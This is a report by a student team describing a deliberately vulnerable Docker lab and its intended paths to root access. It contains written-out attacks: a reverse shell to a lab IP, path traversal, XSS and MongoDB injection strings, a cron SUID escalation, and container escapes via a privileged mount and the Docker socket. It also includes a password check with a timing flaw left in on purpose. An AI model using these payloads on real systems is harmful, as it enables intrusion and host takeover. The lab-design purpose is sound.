Hack-Astrophe Vulnerability Report

Contributors: Alex Hawking, Hugo Smith, Connor Grayden, Martin Mitanoski, Akhil Gorasia

Contents

1 Introduction

1.1 Project Overview

In this project, our team of cybersecurity experts conducts a comprehensive penetration testing exercise. The objective is to configure a vulnerable web server with multiple security flaws, which pentesters will exploit to gain root access. This report details our setup, the vulnerabilities implemented, exploitation pathways, and the methodologies employed to ensure a robust and challenging environment for pentesters.

1.2 Objectives

- Configure a vulnerable web server with network, reverse engineering, and web-based vulnerabilities.
- Implement multiple privilege escalation paths to root access.
- Ensure vulnerabilities are non-trivial and fun to exploit, enhancing the experience for pentesters.

2 Vulnerable Box Configuration

2.1 Overview of Setup

Our vulnerable environment consists of three Docker containers, each managing a separate service and acting as an independent server on a VirtualBox host-only macvlan network. The design ensures that each container can be exploited to gain root access on the host VM, providing three distinct pathways to root.

2.2 Container Setup

- **Web Container**: Hosts the vulnerable web application.
- **API Container**: Manages the backend API services, and provides a connection between the web-server and database.
- **Database Container**: Handles the database operations.

2.3 Network Configuration

Each container operates on a separate server within a host-only macvlan network, ensuring isolation and controlled communication between services. This setup mimics a real-world network environment, providing a realistic platform for penetration testing.

3 Exploiting the Vulnerability Pathways

3.1 Overall Exploitation Strategy

Our goal was to provide at least three different methods to escalate privileges from the lowest user level to root access. Each container (Web, API, DB) has its own exploit path,

ensuring multiple avenues for successful penetration.

3.2 Initial Access

Before interacting with any containers, attackers can gain initial access to either the web or API container through the vulnerable web front-end.

3.2.1 Path to Web Container

Upon startup, users are informed of the locations of the three servers. They can access the web front-end, where several exploits are available:



Figure 1: Path to Web Container

- **Misconfigured Secure Admin**:
  - When a user authenticates with the API service, a banner notifies them of this authentication on the web front-end.
  - Packet sniffing on the host-only network reveals a misconfigured request from `super_admin` on port `8000` to the host machine (instead of the API server).
  - By setting up a listener on the specified port before the super admin re-authenticates, attackers can capture the token.
  - Attackers can set up a listener using netcat or another network tools, however the automate `super_admin` re-authenticates every 15 seconds, so the captured token must be used before it expires.
- **Querying Privileged Endpoint**
  - Using the token, the attacker can query the `get_password_hash` endpoint to dump all hashes.
- **Breaking XOR Encryption**
  - By creating new users, the attacker can compare the known passwords with the dumped hashes.
  - Reverse engineering the weak password hash algorithm allows the attacker to break the admin password, which they can use to access the admin dashboard.
- **Remote Code Execution**:
  - The admin dashboard allows admins to perform a search by accepting a query from the user and incorporating it directly into a 'find' shell command. Some common characters used in injection are filtered, however the user is still able to perform RCE.

```
blacklist = [';', '|', '`']
```

– By injecting `$(/bin/bash -c "bash -i >& /dev/tcp/192.168.57.1/4444 0>& 1")`, attackers can bypass the filtering to spawn a reverse shell and gain access to the web container as a low-privilege user.

3.2.2 Path to API Container



Figure 2: Path to API Container

- **File Path Traversal Exploit**:
  - Logged-in users can view files in the uploads folder and upload to it.
  - A misconfiguration in the way that files are retrieved allows users to access files outside of the `/app/uploads` directory.
  - The attacker may also notice the file `api_token_gen` in the uploads directory. Running strings on this reveals the location of the file `salt.txt` (which will become relevant later on).
  - The file retrieval function does filter out `/` and `.`, meaning the user will need to encode the URL to access the files.

```
curl -s http://192.168.57.10/uploads/%2E%2E%2F%2%2E%2
   Fhome%2Fweb_user%2Fsecrets%2Fsalt%2Etxt
```

- **Reverse Engineering Token Generation Algorithm**
  - Once the user has access to the `api_token_gen` file, they will need to reverse engineer it to discover the token generation mechanism.
  - The executable is poorly obfuscated with, some hints in the text itself. However examination in a static analysis tool like Ghidra reveals that tokens are generated by combining the current minute with the salt and hashing it using `sha256`.
  - The executable also has a string explaining the token can be used to query the `exec` endpoint on the `api_server`, where they can then perform RCE.

3.2.3 Additional Cross-Site Scripting Vulnerability

– Crafting a malicious image and sending requests to the notification endpoint can exploit XSS vulnerabilities.

- The `api_login_event` endpoint accepts a username from external requests and emits it via SocketIO with minimal sanitization (it removes the standard `<script>` tags).
- If the username contains malicious scripts (e.g., `<img src=x onerror=alert("XSS")>`), the frontend renders this data without proper escaping.

3.3 Web Container Exploit Path

3.3.1 Lowest Privilege Access

- Initial access through the web front-end provides the attacker with the lowest level of access, as the standard user `web_user`.
- Access to `web_user` can also be gained from the DB container via horizontal privilege escalation.
  - An attacker with `db_user` privilege will find an executable called "moo" in `/home/db_user`.
  - The attacker runs the `moo` executable, which outputs "moo". Using `strings`, the attacker discovers Cowlang code hidden in the output.
  - The Cowlang code is executed using an online interpreter, revealing weakly encrypted credentials for `web_user`, encrypted with the Vigenère cipher and a key of `abc`.
  - The attacker cracks the encryption using a tool like CyberChef, gaining `web_user` credentials and access to the web container.

3.3.2 Admin Privilege Escalation

- Exploiting a password manager with a time-based side channel vulnerability allows the attacker to escalate privileges from `web_user` to `admin_user`.

```
1  import time
2
3  def check_password(input_password):
4      actual_password = "nice_work!"
5      # Vulnerable comparison with intentional delay
6      for i in range(len(input_password)):
7          if i >= len(actual_password) or input_password[i] !=
               actual_password[i]:
8              return False
9          time.sleep(0.1)
10     if len(input_password) != len(actual_password):
11         return False
12     return True
```

Listing 1: Time-based side channel vulnerability

- The admin password can be uncovered by crafting a program to measure the time of the program's responses.
- By incrementally increasing the password guess based on the response times, the admin password can be discovered.



Figure 3: Path to Root From Web Container

– Using the admin password, the attacker can SSH into the admin account and vertically escalate their privilege.

3.3.3 Container Root Escalation

– By finding a world-writable cronjob owned by root, the attacker can gain a root shell.

– By checking `/etc/crontab`, the attacker will find a cronjob (`/tmp/vuln_script.sh`) that is run every minute.

– The attacker can overwrite the script with:

```
1 $ echo '#!/bin/bash' > /tmp/vuln_script.sh
2 $ echo 'cp /bin/bash /tmp/rootbash' >> /tmp/vuln_script.
     sh
3 $ echo 'chmod +s /tmp/rootbash' >> /tmp/vuln_script.sh
```

– After waiting one minute, the attacker can now execute `/tmp/rootbash -p` to gain a root shell.

3.3.4 Host Root Escalation

– On gaining root privilege inside the container, the attacker now has access to the `/mnt` directory.

– Since this specific container was run with the `--privileged` flag, the attacker can now mount the host file system with full r/w access.

```
$ mount --bind /mnt /mnt/host
$ mount /dev/sda1 /mnt/host
```

– With these commands the attacker can gain a root privileges on the host machine.

3.4 API Container Exploit Path

3.4.1 Lowest Privilege Access

– Access to `api_user` can is gained from the web container via horizontal privilege escalation, by exploiting the path traversal and reverse engineering vulnerability explained previously.

* The attacker can read the `sneaky.txt` file in the `api_user`'s home directory, which contains their login details.
* Using these credentials, the attacker can then SSH into this API container as the `api_user`.



Figure 4: Path to Root From API Container

3.4.2 Container Root Escalation

– Inside the API container, the attacker discovers the `read_obf` executable, which can be retrieved using:

`scp api_user@192.168.57.12:/home/api_user/read_obf ./`

- The code is obfuscated, particularly the `sleep(1)` call. This has been obfuscated using both function pointers and dummy function calls which disguise the `sleep(1)` call as `process(1)`. Flags such as `-falign-functions` and `-fomit-frame-pointer` are also used to further reduce the amount of information available to attackers.
- The program checks user ownership first, then delays, allowing time to swap the file.
- The attacker exploits this by creating a symlink from the file they want to read to the input file. The program reads the symlinked file after the ownership check.
- After discovering in a container text file that root credentials are stored in `/etc/root_creds.txt`, the attacker can run `read_obf` on a placeholder file and swap it during the delay with:

  `ln -sf /etc/root_creds.txt ./placeholder.txt`
- This reveals the contents of the file, enabling the attacker to switch users to `root`.

3.4.3 Host Root Escalation

- A critical vulnerability in the API Container is the exposure of the Docker socket (`/var/run/docker.sock`) to the container's root user, allowing interaction with the Docker daemon on the host, leading to potential host compromise.
- The Docker client can be used to communicate with the Docker daemon via the exposed socket located at `/root/docker.sock`.
- The attacker can gain host access by executing the following Docker command to run a privileged container with access to the host's filesystem:

```
$ docker -H unix:///root/docker.sock run --rm -it -v \\
/:/host alpine chroot /host sh
```

- This command starts a container with the host's root filesystem mounted and changes the root directory to `/host`, effectively giving root access to the host system.

3.5 DB Container Exploit Path

3.5.1 Lowest Privilege Access

- By reverse engineering a password manager stored in the `api_user`'s home directory, the attacker can discover the SSH login for `db_user`.
  - By using a Python server, the attacker can transfer the password manager to their own machine for analysis.
  - Through use of `ptrace`, the manager prevents the use of dynamic analysers such as GDB.



Figure 5: Path to Root From DB Container

* The encrypted password is stored as a environmental variable
* The password is XOR decrypted character by character before comparison.
* Function pointers and dynamic function resolution is used to obscure the use of `getenv()`.
* The source code is compiled with flags intended to obfuscate the program further by removing function/variable names.

```
$ gcc -O3 -falign-functions -falign-jumps -falign-
   loops \\
-ffunction-sections -fdata-sections -fmerge-all-
   constants \\
-fno-ident -fomit-frame-pointer -s -o manager_obf
   manager.c
```

* Due to these methods, analysis of the program with static analyzers such as Ghidra becomes a tedious task.

3.5.2 Container Root Escalation

– The `suid_program` in `/usr/local/bin` is a red herring regarding SUID escalation, but its real vulnerability lies in improper input sanitization in the `retrieve_user_data` function, allowing MongoDB injection.

– The program allows adding, removing, and retrieving users from the MongoDB database:

```
$ ./suid_program add "newuser" "newpassword"
$ ./suid_program remove "user_to_remove"
$ ./suid_program retrieve "johndoe"
```

– The attacker can exploit this by injecting malicious queries:

```
$ ./suid_program retrieve "johndoe\"}); db.admin.find({})
   ; //"
```

– This injection retrieves sensitive data from the `admin` collection, including hashed passwords, allowing the attacker to escalate privileges to root within the DB container.

3.5.3 Host Root Escalation

– After gaining root access to the database container, the attacker finds a text file hinting at a memcached service storing a key (`secret_key`) with a short expiration time. The `something` executable reinserts this key periodically.

– The memcached service is exposed on port 11211, allowing the attacker to connect and retrieve the secret key before it expires.

– Using telnet, the attacker can access memcached and retrieve the key:

```
$ telnet 127.0.0.1 11211
$ get secret_key
```

– The retrieved key reveals part of the password, which can be combined with `5w0rd1`. If the key has expired, running the `something` executable reinserts it into memory.

– This exploit relies on Memcached's exposure over the network and the limited lifespan of the stored key.

4 Conclusion

4.1 Project Summary

This project created a sophisticated penetration testing environment simulating realistic vulnerabilities across multiple services using Docker containers for the Web, API, and Database layers. Each container was isolated via a host-only macvlan network, mimicking real-world scenarios and offering a challenging platform for penetration testers. The environment included vulnerabilities such as Cross-Site Scripting (XSS), Remote Code Execution (RCE), file path traversal, exposed Docker sockets, and cryptographic weaknesses like weak XOR hashing. Additionally, reverse engineering challenges tested attackers' ability to analyse obfuscated binaries and crack encryption. Multiple privilege escalation paths, both horizontal and vertical, were integrated, forcing testers to pivot between different layers and services to gain root access on the host machine, requiring the application of advanced techniques.